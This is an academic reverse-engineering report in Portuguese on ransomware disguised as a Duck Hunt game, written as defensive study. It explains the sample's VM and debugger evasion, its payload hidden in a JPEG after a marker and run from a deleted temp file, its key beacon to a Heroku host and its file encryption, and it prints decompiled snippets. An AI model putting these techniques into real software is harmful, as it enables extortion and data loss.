Evil Duck Hunt

Mestrado em Cibersegurança

Gonçalo Almeida, Maria Cunha, Sofia Vaz



Evil Duck Hunt

Engenharia Reversa Mestrado em Cibersegurança

Gonçalo Almeida, Maria Cunha, Sofia Vaz (79994) goncalo.almeida@ua.pt, (93089) mariastrecht@ua.pt, (92968) sofiateixeiravaz@ua.pt

17/05/2022

Conteúdo

1	Introdução													1
2	Preâmbulo 2.1 Ferramentas 2.2 Termos técni													2 2 2
3	Primeira abord	agem												3
4	Análise do fiche	iro main												4
	4.1 Função main					 	 				 			4
	4.2 Análise de fu	ınções e var	riáveis	glol	oais	 	 		 			 		5
	4.2.1 d1 .					 	 				 			5
	4.2.2 get2					 	 							6
	4.2.3 Variá	veis globais	·			 	 					 		8
	4.2.4 r					 	 					 		8
5	Análise do fiche	iro tempo	orário											9
	5.1 Função _INI	T_1				 	 							9
	5.2 Função FUN_	001031b5				 	 				 	 		11
	5.3 Função FUN_	001027b6				 	 				 	 		12
	5.4 Função FUN_	00103c3d				 	 				 			12
	5.5 Função FUN_	00103eec				 	 				 	 		13
	5.6 Função FUN_	00103e96				 	 				 	 		13
	5.7 Função FUN_	0010312a				 	 				 	 		13
	5.8 Função FUN_	00103b53				 	 				 	 		13
	5.9 Função FUN_	001036f0				 	 				 	 		14
	5.10 Função FUN_	001039f3				 	 				 	 		14
	5.11 Função FUN_	00103499				 	 				 	 		14
	5.12 Função FUN_					 	 				 	 		15
	5.13 Função FUN_					 	 				 	 		15
	5.14 Função FUN_					 	 				 	 		15
	5.15 Função FUN_													16
	5.16 Função FUN_					 	 				 	 		16
	5.17 Função FUN_					 	 				 	 		16
	5.18 Função FUN	00102886				 	 	 			 	 		17

	5.19 Função Fun_00102559	17
6	Decifra dos Ficheiros Cifrados	18
7	Conclusão	19
8	Anexos	21

Lista de Figuras

4.1	Configurações do ficheiro main	4
4.2	Código da função main	5
4.3	Resultado da pesquisa por 'file'	6
4.4	Função d1	7
5.1	Imagem obtida após a execução segura do binário	10
5.2	Ficheiro img.jpg no Ghidra	11

Lista de Excertos

Conteúdo do ficheiro run.sh	3
main do ficheiro main	21
d1 do ficheiro main	21
get2 do ficheiro main	22
r do ficheiro main	27
add_dir_name do ficheiro temporário	28
get_path_file_mult do ficheiro temporário	29
is_running_in_vm do ficheiro temporário	31
sighandler do ficheiro temporário	12
sig_checker do ficheiro temporário	3
rsa_setup do ficheiro temporário	3
	35
post_heroku do ficheiro temporário	86
create_rsa_from_dir do ficheiro temporário	8
read_file do ficheiro temporário	39
write_file do ficheiro temporário	10
encrypts_file do ficheiro temporário	10
	main do ficheiro main2d1 do ficheiro main2get2 do ficheiro main2r do ficheiro main2add_dir_name do ficheiro temporário2get_path_file_mult do ficheiro temporário2is_running_in_vm do ficheiro temporário3sighandler do ficheiro temporário3sig_checker do ficheiro temporário3rsa_setup do ficheiro temporário3can_get_rsa_p_from_file do ficheiro temporário3con_get_rsa_from_dir do ficheiro temporário3create_rsa_from_dir do ficheiro temporário3read_file do ficheiro temporário3

8.17	key_id_setup do ficheiro temporário	2
8.18	key_generator do ficheiro temporário	3
8.19	encrypt_all_files_in_dir do ficheiro temporário	5
8.20	encrypt_users_dokument do ficheiro temporário	9
8.21	start_worm do ficheiro temporário	9
8.22	start_worm do ficheiro temporário	0
8.23	get_key do ficheiro decryptor.c	1
8.24	main do ficheiro decryptor.c	2

Introdução

Este documento visa a explicitar o processo seguido para analisar um possível malware. O objeto de análise é um jogo do estilo $Duck\ Hunt$.

O objetivo do processo foi determinar:

Existe malware? Neste caso, não necessariamente verificar se existe comportamento inesperado, mas se o comportamento inesperado poderá ser danoso para o sistema.

Como é que o malware funciona?

O que é que o malware faz ao sistema?

O malware transmite-se para outras máquinas?

Existe um beacon?

Informação foi exfiltrada?

Também será importante recuperar os ficheiros da vítima.

O documento está organizado em preâmbulo (Capítulo 2), o processo de análise (capítulo 3 a 5), conclusão (Capítulo 7) e anexos (Capítulo 8). Este último capítulo tem todo o código fonte que foi alvo de reverse engineering.

contexto (vítima, o que temos) definição do que se quer organização do doc

Preâmbulo

Este capítulo visa a clarificar dúvidas que os leitores possam ter sobre o processo. Assim, detalha as ferramentas utilizadas (Seção 2.1) e termos técnicos(Seção 2.2)

2.1 Ferramentas

Este capítulo apresenta a lista de ferramentas usadas ao longo de todo o processo, com uma breve explicação do contexto no qual foram usadas.

Visual Studio Code[1] Esta ferramenta foi usada sempre que foi necessário abrir ficheiros e ler o seu conteúdo "em branco", isto é, sem pré processamento necessário.

Ghidra[2] Esta ferramenta foi utilizada para análise estática do ficheiro main. Esta é detalhada no Capítulo 4.

man pages O comando man foi extremamente útil no que toca a analisar código decompilado, uma vez que informou o que instruções faziam.

2.2 Termos técnicos

Reverse Engineering, Engenharia Reversa (processo)

O processo de reverse engineering é a análise de sistemas de modo a identificar componentes destes e inferir como estes comunicam entre si ([3]). Assim, reverse engineering passa por perceber como um sistema funciona internamente sem ter acesso a detalhes de implementação.

Ofuscação

Ofuscação é o ato de criar resistência ao processo de reverse engineering, quer seja ao colocar código em locais que não os habituais, dificultar a leitura humana, entre outros.

Sandboxing

Sandboxing é a execução de operações (potencialmente perigosas) em ambientes isolados.

Primeira abordagem

A primeira abordagem do processo de reverse engineering foi, como seria de esperar, explorar os ficheiros.

O primeiro ficheiro a explorar, run.sh, um ficheiro bash, visível em Ficheiro 3.1.

Ficheiro 3.1: Conteúdo do ficheiro run.sh

#!/bin/bash

LIBGL_ALWAYS_INDIRECT=0 ./main

Este ficheiro apenas corre o outro ficheiro presente na raíz, main, com o atributo de LIBGL_ALWAYS_INDIRECT a 0. Isto significa que o rendering gráfico é enviado diretamente para a GPU, significando que o processo será mais rápido [4]. Tendo isto em conta, será de esperar que o próximo passo no processo de reverse engineering será neste mesmo ficheiro.

Também existe um diretório com o que aparenta ser um projeto HTML. Assume-se que esta é a componente visual do "jogo"que a vítima assumiu estar a jogar.

Análise do ficheiro main

O primeiro passo foi abrir o ficheiro no **Ghidra**, com as especificações detalhadas automaticamente por este (Figura 4.1)




Figura 4.1: Configurações do ficheiro main

4.1 Função main

Após o pré-processamento, o primeiro passo foi abrir a função denominada main, uma vez que essa costuma ser a primeira função a ser executada, a não ser que os developers estejam a tentar esconder informação.

Após alguma correção de tipos de dados, foi obtido o código presente em Figura 4.2.

Este código surge como aparentemente benigno. No entanto, se este programa for, de facto, malicioso, o código principal não estaria na main.

Assim, definiu-se que se deveria estudar occorências de "file", uma vez que, se isto se tratar de malware que cifra ficheiros, essa palavra surgirá. O resultado, excluindo referências marcadas como externas, é visível na Figura 4.3.

Assim, os próximos passos passam por estudar as funções d1, get2, as menções globais e, finalmente, r. A main não será estudada nesta fase, uma vez que não foi encontrada mais informação que a recontextualize.

```
Decompile: main - (main)
    /* WARNING: Could not reconcile some variable overlaps */
 3
    int main(int param c, char *param v)
 5
 6
 7
      undefined8 in R8;
 8
      undefined8 in R9;
 9
      char local 2088 [4208];
10
      char local 1018 [4104];
11
      webview webview;
12
13
      webview = webview create(0,0);
14
      webview set title ( webview, "Ducks & Guns");
15
      webview set size ( webview, 1024, 768, 0, in R8, in R9, param v);
16
      getcwd(local 1018,0x1000);
17
      sprintf(local_2088, "file://%s/html/index.html", local_1018);
18
      webview navigate ( webview, local 2088);
19
      webview run ( webview);
20
      webview destroy( webview);
21
      return 0;
22
23
```

Figura 4.2: Código da função main

4.2 Análise de funções e variáveis globais

4.2.1 d1

Ao verificar as chamadas para esta função, para melhor perceber os tipos de parâmetros, foi descoberto que esta é chamada, incondicionalmente, pela função a. Essa função, em si, é chamada pela __libc_csu_init, e essa pela __start. Todas estas chamadas são incondicionais e, por isso, a função será, necessariamente, chamada.

Após algum reversing, foi assumido que esta cria uma string e criando um processo com esse nome. Se o processo não for aberto, a função retorna 0. Se não, lê os dados do processo. Se os dados forem nulos, o processo é fechado e é retornado 0. Após isso, são efetuadas transformações na string, e verifica-se se alguma das strings de uma bateria estão presentes. No momento que uma das strings seja detetada, é retornado 1. Se os dados do processo forem lidos até serem nulos

0010dc91		d1	FILE * popen(char *command, char *modes)
0010dcd0		d1	size_t fread(void *ptr, size_tsize, size_tn, FILE *stream)
0010ddc0		d1	int pclose(FILE *stream)
0010dfc0		get2	<pre>void ERR_print_errors_fp(FILE * fp)</pre>
0010dff0		get2	void ERR_print_errors_fp(FILE * fp)
0010e0b7		get2	void ERR_print_errors_fp(FILE * fp)
0010e322		get2	FILE * fopen(char *filename, char *modes)
0010e322		get2	FILE * fopen(char *filename, char *modes)
0010e35a		get2	size_t fwrite(void *ptr, size_tsize, size_tn, FILE *s)
0010e421		get2	int fclose(FILE *stream)
001150ee	s_file://%s/html/index.html_001150ee	Global	ds "file://%s/html/index.html"
001150ee	s_file://%s/html/index.html_001150ee	Global	s_file://%s/html/index.html_001150ee
0010e76b		main	LEA RCX,[s_file://%s/html/index.html_001150ee]
0010e76b		main	= "file://%s/html/index.html"
0010e772		main	= "file://%s/html/index.html"
0010e772		main	MOV param_v=>s_file://%s/html/index.html_001150ee,RCX
0010e45d		r	FILE * fopen(char *filename, char *modes)
0010e45d		r	FILE * fopen(char *filename, char *modes)
0010e477		r	int fseek(FILE *stream, longoff, intwhence)
0010e483		r	long ftell(FILE *stream)
0010e4a1		r	int fseek(FILE *stream, longoff, intwhence)
0010e4de		r	size_t fread(void *ptr, size_tsize, size_tn, FILE *stream)
0010e5e3		r	int chmod(char *file,mode_tmode)
0010e5f9		r	int open(char * file, int oflag,)

Figura 4.3: Resultado da pesquisa por 'file'

e nenhuma das strings forem detetadas, é retornado 0.

Resumindo, a função retorna 1 se o processo for criado e em nenhum ponto forem encontradas strings específicas. Se isso não se verificar, retorna 0.

Este comportamento é inesperado num jogo, e potencialmente detetará virtualizações.

4.2.2 get2

Esta função é chamada por a se tanto d1() como d3() nunca devolverem algo que não 0, cada uma com argumentos específicos. Assim, esta função poderá ser chamada durante a execução habitual, isto é, não é uma função isolada criada para ofuscação.

O resultado desta função resulta na execução, ou não execução, de r.

Esta função começa por verificar se uma imagem está acessível, estando esta no path /tmp/image.jpg. Se isso ocorrer, a função retorna 1.

Se não, é lido um pedaço de memória, sendo este decifrado e é, de si, extraído um host. Se a obtenção deste não resultar, é retornado -1.

Se resultar, é extraído um IP e criada uma socket com o domínio AF_INET de datagrama com o protocolo default [5]. Se a criação deste socket falhar, será retornado -1.

Se não falhar, a socket é conectada ao IP mencionado acima. Se esta conexão falhar, a função retornará -1.

Depois disto, é inicializada uma sessão OPENSSL. Se a inicialização falhar, será retornado -1. Se não falhar, é inicializada a sessão crypto, sendo que, se esta falhar, será retornado -1.

Continuando a execução, é criada a sessão SSL completa com o contexto de crypto, e, se esta criação falhar, a função retornará -1.

Depois disto, a sessão SSL é conectada à socket mencionada acima. São lidos dados da memória, que serão decifrados e escritos para a sessão. Se a escrita não for bem sucedida, será retornado -1.

Continuando, são preparadas uma bateria de variáveis, e são lidos os dados da sessão SSL. Se a leitura não ocorrer, é iniciada a bateria de instruções de fecho da função, que será discutida

```
C Decompile: d1 - (main)
                                                                                       🚱 | 🗅 | 📓 | 📥 🔻 🗙
     c = 0:
     size param = strlen(param);
     longer_param = (char *)malloc(size_param + 1);
19
     for (i = 0; uVar3 = (ulong)i, size param = strlen(param), uVar3 < size param; i = i + 1) {
       longer_param[i] = param[i] ^ 0xf3;
     size_param = strlen(param);
23
     longer_param[size_param] = '\0';
24
     stream = popen(longer param, "r");
     if (stream != (FILE *) 0x0) {
26
       free (longer_param);
         size param = fread(pointer w content, 1, 0x400, stream);
         fread result = (int) size param;
         if ((int)size_param < 1) goto pclose;
        for (j = 0; j < fread_result; j = j + 1) {
32
           pointer_w_content[j] = pointer_w_content[j] ^ 0x9a;
34
         has_string = strstr((char *)pointer_w_content, &DAT_0011500a);
35
       } while ((((has_string == (char *)0x0) &&
36
                 (has_string = strstr((char *)pointer_w_content, &DAT_00115011),
37
                 has_string != (char *)0x0)) &&
                (has_string = strstr((char *)pointer_w_content, &DAT_0011501c),
                has string != (char *)0x0)) &&
               ((has string = strstr((char *)pointer w content, &DAT 00115021),
41
                has_string != (char *)0x0 &&
                (has_string = strstr((char *)pointer_w_content,&DAT_00115028),
42
43
                has_string != (char *)0x0)));
44
       c = 1;
45 pclose:
46
       pclose(stream);
47
     }
48
     return c;
49 }
```

Figura 4.4: Função d1

mais tarde. Depois, se os dados da sessão SSL tiverem os caracteres \r ou \n, um novo ciclo será iniciado. Se os primeiros caracteres dos dados forem iguais a "HTTP/1.1", mais dados serão lidos, sendo verificado se estes são o desejado. Se não forem, o ciclo é parado e a variável de marcação de leitura fica a 0. Esta variável será relevante mais tarde. Se os primeiros caracteres não forem iguais a "HTTP/1.1", é verificado se estes são iguais a "Content-Length:". Se for, a variável mencionada acima será marcada como 0 e o ciclo será fechado. Se não, é verificado se os dados da sessão SSL começam com \r\n\r\n. Se começarem, o ciclo é parado. Caso a execução do ciclo ainda esteja a ocorrer, o ciclo será reiniciado com os dados da sessão SSL "partida"pelos delimitadores \r\n\r\n, a não ser que esta repartição devolva string vazia. Ou seja, são lidos os dados da sessão SSL, sendo que, se for verificado que estes têm a sequência "HTTP/1.1"ou "Content-Length: ", a variável que marca que a sessão SSL foi lida é mudada para 0.

Com isto, é verificado se o ficheiro /tmp/img.jpg pode ser aberto para escrita, sendo escritos dados neste. De notar que estes dados são os obtidos da sessão SSL.

Depois disto, a sequência de instruções de fecho é começada. Estas são o fecho da sessão SSL, apagamento do contexto da mesma, fecho da socket, fecho do ficheiro /tmp/img.jpg (se este tiver sido aberto), e retorno da possibilidade de abertura deste.

Em suma, esta função verifica se um ficheiro chamado /tmp/img.jpg existe e, se não existir, é aberta uma sessão SSL e a imagem será criada com os dados da mesma. Se, em alguma parte da execução, ocorrer um erro, será devolvido -1.

Este tipo de comportamento é, no mínimo, suspeito para a natureza do suposto jogo.

4.2.3 Variáveis globais

Ambas as referências surgem, aparentemente, como *strings* usadas na função main, explorada anteriormente.

4.2.4 r

Como foi mencionado anteriormente, a função **r** será chamada se, e apenas se, a função **get2()** retornar 1. Assim, esta função apenas será chamada se o ficheiro /tmp/image.jpg existir, ou se houver uma ligação à *internet* e este for escrito.

A funcionalidade desta função é simples: abre o ficheiro mencionado acima, e procura a última ocorrência de "DEADBEAF". Ao encontrá-la, decifra os dados a partir dessa posição. Depois, cria um ficheiro temporário, abre-o e elimina-o. Assim, o ficheiro está acessível, através do ficheiro aberto, mas no momento que seja fechado, qualquer referência a este não será obtível. Depois, são escritos, no ficheiro, os conteúdos decifrados, e o ficheiro é executado.

Este é comportamento altamente suspeito, e o ficheiro criado será o próximo a ser investigado. Para isso, o binário será alterado de modo a ignorar a deteção de ambiente virtual e a eliminação do ficheiro.

Análise do ficheiro temporário

Como foi concluido anteriormente, o comportamento do ficheiro main passa pela deteção de execução num ambiente virtual e, se isso não for verificado, na execução de código obtido via sessão SSL. Este código é guardado num ficheiro temporário, sendo este eliminado.

Assim, é necessário explorar esse ficheiro. Para isso, será necessário alterar o ficheiro main de modo a este não eliminar o ficheiro. Também será importante, para efeito de *sandboxing*, que sejam removidas deteções de ambientes virtualizados, uma vez que isso tornará possível uma execução mais segura.

Após estas alterações e a execução do binário numa máquina virtual, foi, de facto, encontrado um ficheiro /tmp/img.jpg, sendo este visível na Figura 5.1. É uma imagem, no entanto, pelo que foi estudado anteriormente, neste estará presente o código que será executado.

Segundo a função r estudada anteriormente, o código executado é cifrado (ou decifrado) a partir da última ocorrência da sequência "DEADBEAF". Abrindo o ficheiro com a aplicação Ghidra, e utilizando a mesma linguagem usada na análise do ficheiro main,é possível ver que, de facto, existe o código da imagem, a sequência mencionada acima, e mais informação (Figura 5.2).

Também se tem acesso a um ficheiro começado com .crypt, também na pasta tmp. Abrindo o ficheiro no Ghidra, este decompila corretamente.

Após alguma navegação neste ficheiro, foi descoberto que a função _INIT_1 é chamada durante a inicialização da execução.

5.1 Função _INIT_1

Esta função começa com a inicialização de uma bateria de variáveis.

Depois disso, chama a função get_path_file_mult com os parâmetros "sys/devices" e 1, obtendo uma espécie de seed do conteúdo nos diretórios e subdiretórios de sys/devices. Esta função é explicada na Seção 5.2. Os primeiros 4 bytes do retorno são concatenados com os últimos 4 bytes deste, sendo o resultado guardado numa variável. Depois, é chamada a função is_running_in_vmware, explorada em Seção 5.4. Esta função é chamada com um parâmetro que, quando XOR com 0xf3, resulta em lspci. Isso significa que a função é chamada com a execução do comando que lista os barramentos PCI, procurando, nestes, a existência de VMWare ou inexistência de VirtualBox, QEMU, VirtIO ou KVM. Este resultado é guardado com o OR de uma variável global.




Figura 5.1: Imagem obtida após a execução segura do binário

Depois, é chamada a função sig_checker, estudada em Seção 5.5. O valor é OR com o valor da função do parágrafo anterior.

Se o valor resultante da operação for menor do que 0, ocorre uma bateria de instruções que não foram decompiladas na íntegra. Considerando a natureza da condição deste *if*, será de assumir que estas instruções nunca ocorrerão, estando, portanto, presentes para ofuscar código.

Se o resultado de ambas as funções (is_running_in_vmware e sig_checker) for 0, isto é, o envio de sinais estiver a funcionar corretamente e não correr, aparentemente, em máquina virtual, é executada a função start_worm - explicada em Seção 5.7.

Depois disto, a função finaliza a sua execução.

Em suma, esta função faz algumas verificações de potencial virtualização e, se não houver indícios para isso, os dados do utilizador serão cifrados. Por isso, a função será denominada initialization.

As secções seguintes explicitam todas as funções necessárias para a perceber que este é o funcionamento do ficheiro.




Figura 5.2: Ficheiro img.jpg no Ghidra

5.2 Função FUN_001031b5

Esta função começa com a abertura do diretório com o nome do primeiro parâmetro.

Se este não for válido, a função retorna o valor do segundo parâmetro.

Chamemos a este ponto de execução o ponto A. Se for, é verificado se o atual ficheiro do directory stream é .. ou .. Se for, o ficheiro é fechado, retornando o valor do segundo parâmetro. Se não for, é criado um path usando o primeiro parâmetro e o nome do ficheiro - chamando a função add_dir_name (Seção 5.3). Se este path tiver "br-"ou "usb"ou "software", é se retornado ao ponto A, mas seguindo para o diretório seguinte da lista.

Se o ficheiro atual for um diretório, é chamada a função função atual recursivamente, com o

path e o segundo parâmetro como parâmetros. O segundo parâmetro é incrementado com o valor do retorno da chamada.

Se esse não for o caso e o nome do ficheiro contenha "model", "address"ou "name", a execução salta para o ponto A.

Se o salto mencionado acima não se verificar, o ficheiro atual é aberto em modo leitura. Se for aberto, o segundo parâmetro será multiplicado pelo valor de cada posição de dados do ficheiro, e pelo valor de cada caracter do seu *path*.

Finalmente, retorna-se ao ponto A.

Em suma, esta função lê os dados de todos os ficheiros no diretório fornecido, tal como subdiretórios seguintes, com algumas exceções, e retorna o valor de cada bit dos ficheiros e dos seus caminhos multiplicado com o valor do segundo parâmetro. Assim, esta função será apelidada de get_path_file_mult.

5.3 Função FUN_001027b6

Esta função lê ambos os parâmetros que recebe e soma-os, colocando um '/' entre o primeiro e segundo parâmetros se o primeiro não acabar com esse *char*. Por isso, esta função foi denominada, durante o processo de *reversing*, add_dir_name. O código *reversed* é visível no excerto 8.5, presente nos anexos.

5.4 Função FUN_00103c3d

Esta função começa por fazer XOR do valor recebido como parâmetro com 0xF3, adicionando-lhe, no fim, o *char* terminador de *strings*.

Depois, é aberto um processo que executará o comando com estes dados, sendo que a *stream* associada a este será de leitura. Se for possível alocar esta memória, será iniciado o ciclo B.

O ciclo B consiste na leitura dos dados do processo. Se não for possível ler estes dados, será iniciada a sequência de fecho da função. Se for, cada posição (até ao número de itens lidos do processo) de um array que, até este ponto, não tinha sido inicializado, será XOR com 0x9a, sendo este valor guardado na mesma posição. De notar que este array é o usado na inicialização do array com os dados do pipe. Este ciclo será repetido enquanto este array tiver algumas substrings.

Considerando que as *substrings* são comparados com dados XORd com 0x9a, será útil executar essa operação nelas. Assim se conclui que as *strings* verificadas são nomes de virtualizadores conhecidos, sendo que o ciclo se repete se for não detetado VMWare e for detetado VirtualBox, QEMU, VirtIO e KVM.

Se for possível completar o ciclo sem iniciar a sequência de fecho, a variável de retorno é mudada para 1. A este ponto, a sequência de fecho será iniciada.

A sequência de fecho da função consiste em fechar o processo mencionado acima e retornar a variável de dados de retorno. Se, a este ponto, a variável de retorno não tiver sido mudada para 1, então o retorno será 0.

Em suma, esta função abre um processo, executando o comando indicado pelo parâmetro XOR 0xf3 e verifica se os dados do processo têm o nome de virtualizadores conhecidos. Assim, é um detetor de virtualização, retornando 1 se se estiver perante um ambiente virtualizado via VMware e 0 se não. Por isso, a função será denominada, também, por is_running_in_vmware.

5.5 Função FUN_00103eec

Esta função começa por definir que, se houver um erro do tipo SIGTRAP, a função a correr será a sighandler - função essa que será analisada na Seção 5.6.

Depois disso, chama esse mesmo erro, o que leva à execução da função. De notar que a não execução da função significará que a aplicação poderá estar a ser executada via debuggers.

Depois de parar a execução por 1 segundo, a função retorna o valor da variável global que foi definido pela função sighandler.

Em suma, esta função retorna 0 se o envio de erros não estiver comprometido e será denominada de sig_checker.

5.6 Função FUN_00103e96

Com o conhecimento vindo da Seção 5.5, sabe-se que esta função será void com apenas um parâmetro int. Ao procurar referências a esta função, foi determinado que ela apenas é chamada pela mencionada acima. Por isso, será de assumir que o parâmetro recebido será 5 e, assim, tudo o que a função faz é mudar o valor de uma variável global para 0.

Sendo assim, esta função será denominada de sighandler.

5.7 Função FUN_0010312a

Esta função começa por executar a função is_running_in_vmware (Seção 5.4) com um parâmetro que, quando XOR com 0xf3, resulta em cat/sys/firmware/dmi/tables/DMI.

O resultado (isto é, se existe indício que o programa está a correr numa máquina virtual) é OR com a variável global de estado. É chamada, também, a função sig_checker (Seção 5.5), efetuando a mesma operação mencionada acima.

Se a variável de estado se mantiver a 0, é executada a função create_rsa_from_dir com o parâmetro ".crypt". Esta função é explorada na Seção 5.8. Basicamente, é criado um par de chaves RSA a partir do diretório .crypt do utilizador.

Depois, cria uma thread, que correrá a função encrypt_users_dokument (Seção 5.13). Esta função cifra os dados do utilizador no diretório definido na função. Depois, espera que a execução da thread acabe. Quando isso ocorrer, a execução da função é acabada.

Em suma, esta função verifica se o programa está a ser executado em máquina virtual e, se não estiver, cria um par de chaves RSA e cifra os dados do utilizador. Por isso, a função será denominada start_worm.

5.8 Função FUN_00103b53

Esta função começa por obter os dados do utilizador que está a correr o programa, criando uma string com o home directory do utilizador e o diretório passado como parâmetro. Se algo durante este processo correr mal, a função retorna 0.

Se não, o diretório é acedido. Se este não for acessível e o resultado da chamada à função rsa_setup (Seção 5.9) for 0, a função retorna 0. Isto é, se o diretório não for acessível e for impossível criar um par de chaves RSA, será retornado 0.

Se a execução ainda estiver a ocorrer, a função can_get_rsa_p_from_file (Seção 5.10) é chamada com o path como parâmetro, sendo o resultado desta função retornado. Isto é, nesta fase do programa, é verificado se é possível obter uma chave RSA, e a resposta a essa questão será retornada.

Em suma, esta função verifica se o utilizador é capaz de criar um par de chaves RSA a partir do diretório, criando-o e retornando a acessibilidade a este. Por isso, a função será denominada, também, por create_rsa_from_dir.

5.9 Função FUN_001036f0

Esta função começa por criar um objeto do tipo RSA, o que por si soa alarmante, depois gera um par de chaves ímpares e guarda-as na estrutura RSA. Este par de chaves é gerado segundo o sistema criptográfico RSA, sendo o número de bits para a chave fornecido pelo um dos argumentos da função, e o exponente público (e) igual a 3.

Depois as chaves são guardas em formato PEM em dois objetos BIO.

Finalmente, o conteúdo dos BIOs são guardados em buffers. O buffer com a chave privada é utilizado para chamar a função post_heroku (Seção 5.11) como argumento, e o conteúdo do buffer com a chave pública é escrito num ficheiro, cujo o nome é um dos argumentos da função.

O valor retornado indica se a rotina descrita nesta secção foi feita com sucesso ou não.

Em suma, é possível concluir que esta função é utilizada para a criação das chaves RSA e envia um pedido POST ao website externo. Isto é, a função faz o setup do par de chaves RSA e envia o beacon para o website externo. Por isso, a função será apelidada de rsa_setup.

5.10 Função FUN_001039f3

Esta função começa por tentar abrir o ficheiro passado como parâmetro. Se não for possível abri-lo, a função retorna 0.

Depois, é verificado se é possível criar um objeto não nulo com o comprimento dos dados do ficheiro. Se não for possível, a função retorna 0.

Assim, os dados do ficheiro são lidos, e, se o ficheiro estiver vazio, é retornado 0.

Se não, é criado um objeto com estes dados, e um objeto RSA. Se for possível ler os dados obtidos de modo a obter uma chave RSA pública no formato PEM, é retornado 1. Se não, é retornado 0.

Em suma, esta função recebe um ficheiro e verifica se, com ele, é possível obter chaves RSA públicas. Por isso, a função será apelidada de can_get_rsa_p_from_file.

5.11 Função FUN_00103499

A função começa por decifrar dados da memória, usando um XOR com 0x94. Ao decifrar estes dados, o valor que será usado na função é "g4sd.herokuapp.com".

Depois, cria uma socket no domínio AF_INET de datagrama com o protocolo default. Se isto falhar, a função retorna 0.

Se a execução continuar, é extraído um host de "g4sd.herokuapp.com". Se esta extração falhar, a função retorna 0.

Continuando a execução, é criado um objeto do tipo sockaddr, com a família definida como 2, network type order e host como o definido acima.

É feita uma tentativa de conexão da socket com este objeto e, se falhar, é retornado 0.

Se a execução continuar, começa o ciclo C, com o contador de ciclo ii. Primeiramente, são escritos os len(str)-ii dados da str a partir da posição ii. Se a escrita não ocorrer, sai-se do ciclo. Mantendo-nos no ciclo, a variável ii é incrementada com o número de bytes escritos. Em suma, este ciclo escreve todos os dados de uma string começada com "POST/key=%s&id=%sHTTP/1.0\r\n\r\n\r\n\", sendo o ciclo parado quando a tarefa é completa ou a escrita resulta em erro.

De seguida, a resposta ao pedido enviado é obtida e é escrita num buffer.

No final deste ciclo, é verificado se o número de *bytes* recebidos é válido. Se for, a *socket* é fechada e é retornado 1. Se não, é retornado 0.

Tendo isto em conta, pode-se assumir que esta função conecta-se ao URL g4sd.herokuapp.com, fazendo um pedido POST. Por isso, a função será mencionada, também, por post_heroku.

5.12 Função FUN_00103e68

Esta função cria um tracer em si mesma e retorna se houve erro ou não.

Assim, esta função verifica, de maneira rudimentar, se o programa em si está a ser *traced*. Por isso, a função passará a ser denominada is_being_traced.

5.13 Função FUN_00103095

Esta função obtém o diretório raíz do utilizador que correu o programa, criando uma *string* com o tamanho desse caminho mais 18. Se isto não for possível, isto é, não houver espaço para a *string*, a função para a execução.

Se não, é criado um path com o diretório mencionado acima e a string "Dokumentenordner", sendo este path usado como argumento pela função encrypt_all_files_in_dir(Seção 5.14).

Com isto, a função acaba a sua execução. Isto significa que a função cifra todos os dados presentes no diretóio Dokumentenordner do utilizador. Por isso, a função será denominada encrypt_users_dokument.

5.14 Função FUN_00102da8

A função começa por aceder ao path recebido como parâmetro. Se este não for acessível, a função para a sua execução.

Se for, é criada uma *string* com o parâmetro recebido com sufixo "/.out.crypt". chamando a função read_file com a *string* gerada, um *array* e o inteiro 16 como parâmetros. Se a função não retornar 1, isto é, se não for possível ler 16 *bytes*, então será chamada a função rand_generator (Seção 5.16) com os parâmetros usado na chamada anterior. Assim se conclui que a execução é: se não for possível ler os dados do ficheiro da *string*, será gerado um *buffer* de valores aleatórios. Assim se assume que o conteúdo do ficheiro, caso existente, serão valores aleatórios.

Depois disso, é começado um ciclo infinito. Este começa por ler o diretório enviado como parâmetro. Se este for nulo, o ciclo para. Depois, é criada uma variável, que terá o caminho completo do ficheiro desde o diretório enviado como parâmetro - para efeitos deste relatório, chamemos-lhe

o caminho completo. Se este for igual a "."ou "..", o ciclo é ignorado, saltando para o próximo ficheiro do diretório. Se o tipo de ficheiro for diretório, será chamada a própria função usando, como parâmetro, o caminho completo. Caso contrário, é verificado se o nome do ficheiro contém ".crypt". Se não contiver, é chamada a função encrypts_file (Seção 5.17), significando isto que o ficheiro é cifrado usando o buffer de valores aleatórios mencionado acima como chave. Se não for o caso, a execução do ciclo mantém-se.

No término do ciclo é chamada a função key_id_setup (Seção 5.18) com o caminho do README, um *pointer* e o valor 16 como parâmetros. Isto significa que o ficheiro é escrito com duas secções de dados.

Depois disso, a função termina execução.

Em suma, esta função cifra todos os ficheiros que estejam acessíveis a partir do *path* fornecido. Por isso, a função será denominada encrypt_all_files_in_dir.

5.15 Função FUN_00102a0c

